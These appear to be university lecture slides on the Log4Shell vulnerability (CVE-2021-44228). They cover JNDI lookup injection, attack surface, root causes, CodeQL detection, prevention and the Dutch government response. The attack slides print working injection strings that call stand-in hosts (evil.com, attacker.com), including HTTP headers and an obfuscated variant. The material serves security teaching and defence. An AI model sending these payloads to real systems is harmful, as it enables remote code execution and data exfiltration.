Software security flaw of the week:

CVE-2021-44228

Log4j vulnerabity (Log4Shell)

Erik Poll

Digital Security group

Radboud University Nijmegen


Log4j vulnerability

- How does it work?
- Root causes
- Detection?
- Prevention?
- Mitigation?

First part is Software Security, last parts belong more in Advanced Network Security & Security in Organisations

Log4j (Log4Shell)

- **Reported by Chen Zhaojun of Alibaba on Dec 9**
- **First exploited reported by Cloudflare on Dec 1**



CVE-2021-44228 Apache Log4j2 2.0-beta9 through 2.12.1 and 2.13.0 through 2.15.0 JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0, this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

V3.1: **10.0 CRITICAL**
V2.0: **9.3 HIGH**

Published: December 10, 2021; 5:15:09 AM -0500

The vulnerability

- Remote Code Execution via JDNI
- Typical injection attack, cf. SQLi, format string attack, …
  - User input is parsed & processed in unexpected way
- Known problem with JDNI/LDAP, presented at Blackhat 2105 by Alvaro Muñoz and Oleksandr Mirosh
- Introduced in Log4j version 2
  - To have richer information in logs thank to JNDI lookups
  - As usual, security problems at the expense of functionality
- Exploitation is easy!

JNDI (Java Naming and Directory Interface)

- Common interface to interact with a variety of naming and directory services, incl. LDAP, DNS and CORBA
- Naming service
  - associates names with values aka bindings
  - provides lookup and search operations of objects
- Directory service
  - special type of naming service for storing directory objects that can have attributes
- You can store Java objects in Naming or Directory service using
  - serialisation, ie. store byte representation of object
  - JNDI references, ie. tell where to fetch the object
    - rmi://server.com/reference
    - ldap://server.com/reference

Another option is to let a JDNI reference point to a (remote) factory class to create the object.

The attack


1. Attacker provides some input that is a JDNI lookup pointing to own server ${jndi:ldap://evil.com/ref}
2. If that user input is logged, Log4j will retrieve the corresponding object from the attacker's server
3. Attacker's server evil.com can reply with
   - a serialised object, which will be deserialised
   - a JNDI reference to another server hosting the class; JDNI looks up that reference, and downloads & executes class
4. Attacker's code runs on the victim's machine

Alternatively, attacker could abuse gadgets available on the ClassPath on the victim's machine?

RMI works the same.

DNS can be used to exfiltrate data, eg environment variables.

Example exfiltration



https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/


Attack surface

Any data that might end up in logs can be used as attack vector

```
GET / HTTP/1.1
Host: isc.sans.edu
User-Agent: ${jndi:ldap://attacker.com/a}
X-Forwaded-For: ${jndi:ldap://attacker.com/a}
Referer: ${jndi:ldap://attacker.com/a}
X-Api-Call: ${jndi:ldap://attacker.com/a}
```

- Not just logs of internet-facing web-servers,
  but also other systems where data eventually ends up
- Clients and servers can be attacked
  - Servers can attack clients
  - Minecraft attack via chat functionality

Attack surface





```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```

DNS Query Record	IP Address	Created Time
[redacted].dnslog.cn	17.123.16.44	2021-12-11 00:12:00
[redacted].dnslog.cn	17.140.110.15	2021-12-11 00:12:00

Cas van Cooten, @chvancooten, https://twitter.com/chvancooten/status/1469340927923826691

Attack surface



https://github.com/YfryTchsGD/Log4jAttackSurface

https://www.theverge.com/2021/12/13/22832552/iphone-tesla-sms-log4shell-log4j-exploit-researchers-test

Root causes

- Lack of awareness?
  - The potential problem with JDNI is known, but it's not in the OWASP Top 10 of course
  - The CWI classification does not have entries for JDNI injection (yet?)
- Why does Java still allow remote class loading?
  - In some Java versions you can disable remote class loading, but apparently can be circumvented…
  - Note: still the risk of deserialization attacks with local code

Defences?

- Detecting the problem in the code?
  - dynamically (DAST)? Eg using fuzzing
  - statically (SAST)?
- Detecting the problem on the network or at endpoint?
  - in incoming traffic?
  - in outgoing traffic?
- Mitigating the problem on network or at endpoint?
- Reducing the attack surface?
  - quick win: only exposing services over VPN?

Detection

Attackers seem to be unsophisticated & noisy

- **On end-point**
  - **CPU spikes, signalling cryptominers…**
- **On network**
  - **suspicious input, containing JNDI references**
  - **suspicious outgoing connections**
  - **spotting large volumes of output**
  - **more subtle beacons, ie regular connection of persistent infection reaching back to C&C**

Obfuscation

Of course, things can get obfuscated

```
${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://evil.com/ref}
```

More example of discovered payloads

https://blog.cloudflare.com/actual-cve-2021-44228-payloads-captured-in-the-wild/

Detection the problem in code, using SAST

- Simple syntactic check to look for use of Log4j or of the JDNI API
  - SBOM (Software Bill of Materials) would help to find vulnerably Log4j code being used

- More advanced static analysis, to see if tainted input can reach dangerous log4j JDNI calls

  eg using GitHub's CodeQL

  https://github.blog/2021-12-14-using-githubs-security-features-identify-log4j-exposure-codebase/

- Earlier research into JNDI/LDAP in 2015 was by HPE Security Fortify, so presumably Fortify SAST tool has checks for it built-in?

  Alvaro Muñoz and Oleksandr Mirosh, A journey from JND/LDAP manipulation to remote code execution dreamland, Blackhat 2015

  https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

CodeQL for taint tracking from remote source to Log4J sink

```
/** A taint-tracking configuration for tracking untrusted user input used in log entries.
 */
class Log4jInjectionConfiguration extends TaintTracking::Configuration {
  Log4jInjectionConfiguration() { this = "Log4jInjectionConfiguration" }

  override predicate isSource(DataFlow::Node source) { source instanceof RemoteFlowSource }

  override predicate isSink(DataFlow::Node sink) { sink instanceof Log4jInjectionSink }

  override predicate isSanitizer(DataFlow::Node node) { node instanceof Log4jInjectionSanitizer }
}
```


https://github.blog/2021-12-14-using-githubs-security-features-identify-log4j-exposure-codebase/

Preventing the problem in code

More robust approaches?

- **Sanitising parameters before feeding them to dangerous methods**
- **Hardening the API to automatically sanitise parameters**
  - **Simpler to rip out support for serialisation and JDNI references from the API**
  - **Using the log4j version 1 approach, where strings are logged as strings and not interpreted**
- **Disabling remote class loading**
- **Sandboxing the logging component, using Java's code-based access control, to disallow it network access**

Root cause analysis



https://xkcd.com/2347

Governance

Dutch government response

NCSC (National Cyber Security Center)

Nationaal Cyber Security Centrum
Ministerie van Justitie en Veiligheid

CERT (Computer Emergency Response Center) for
Dutch government & critical infrastructures

DTC (Digital Trust Center)

digital trust
center.

Ministerie van Economische Zaken
en Klimaat

for everything other than critical infrastructures

https://advisories.ncsc.nl/advisory?id=NCSC-2021-1052

https://live.dutchwebinar.com/itinformatiesessielog4j

https://github.com/NCSC-NL/log4shell

https://github.com/NCSC-NL/log4shell

Repository contents

Directory	Purpose
hunting	Contains info regarding hunting for exploitation
iocs	Contains any Indicators of Compromise, such as scanning IPs, etc
mitigation	Contains info regarding mitigation, such as regexes for detecting scanning activity and more
scanning	Contains references to methods and tooling used for scanning for the Log4j vulnerability
software	Contains a list of known vulnerable and not vulnerable software

Please note that these directories are not complete, and are currently being expanded.

NCSC-NL has published a HIGH/HIGH advisory for the Log4j vulnerability. Normally we would update the HIGH/HIGH advisory for vulnerable software packages, however due to the extensive amounts of expected updates we have created a list of known vulnerable software in the software directory.

Vulnerable through Software – 16/12/2021

Report by Raad voor de Veiligheid

https://www.onderzoeksraad.nl/nl/page/17171/kwetsbaar-door-software---lessen-naar-aanleiding-van

By Nationaal Bureau voor Verbindingsbeveiliging (NBV) aka NL-NCSA

https://www.aivd.nl/onderwerpen/aivd-kerstpuzzel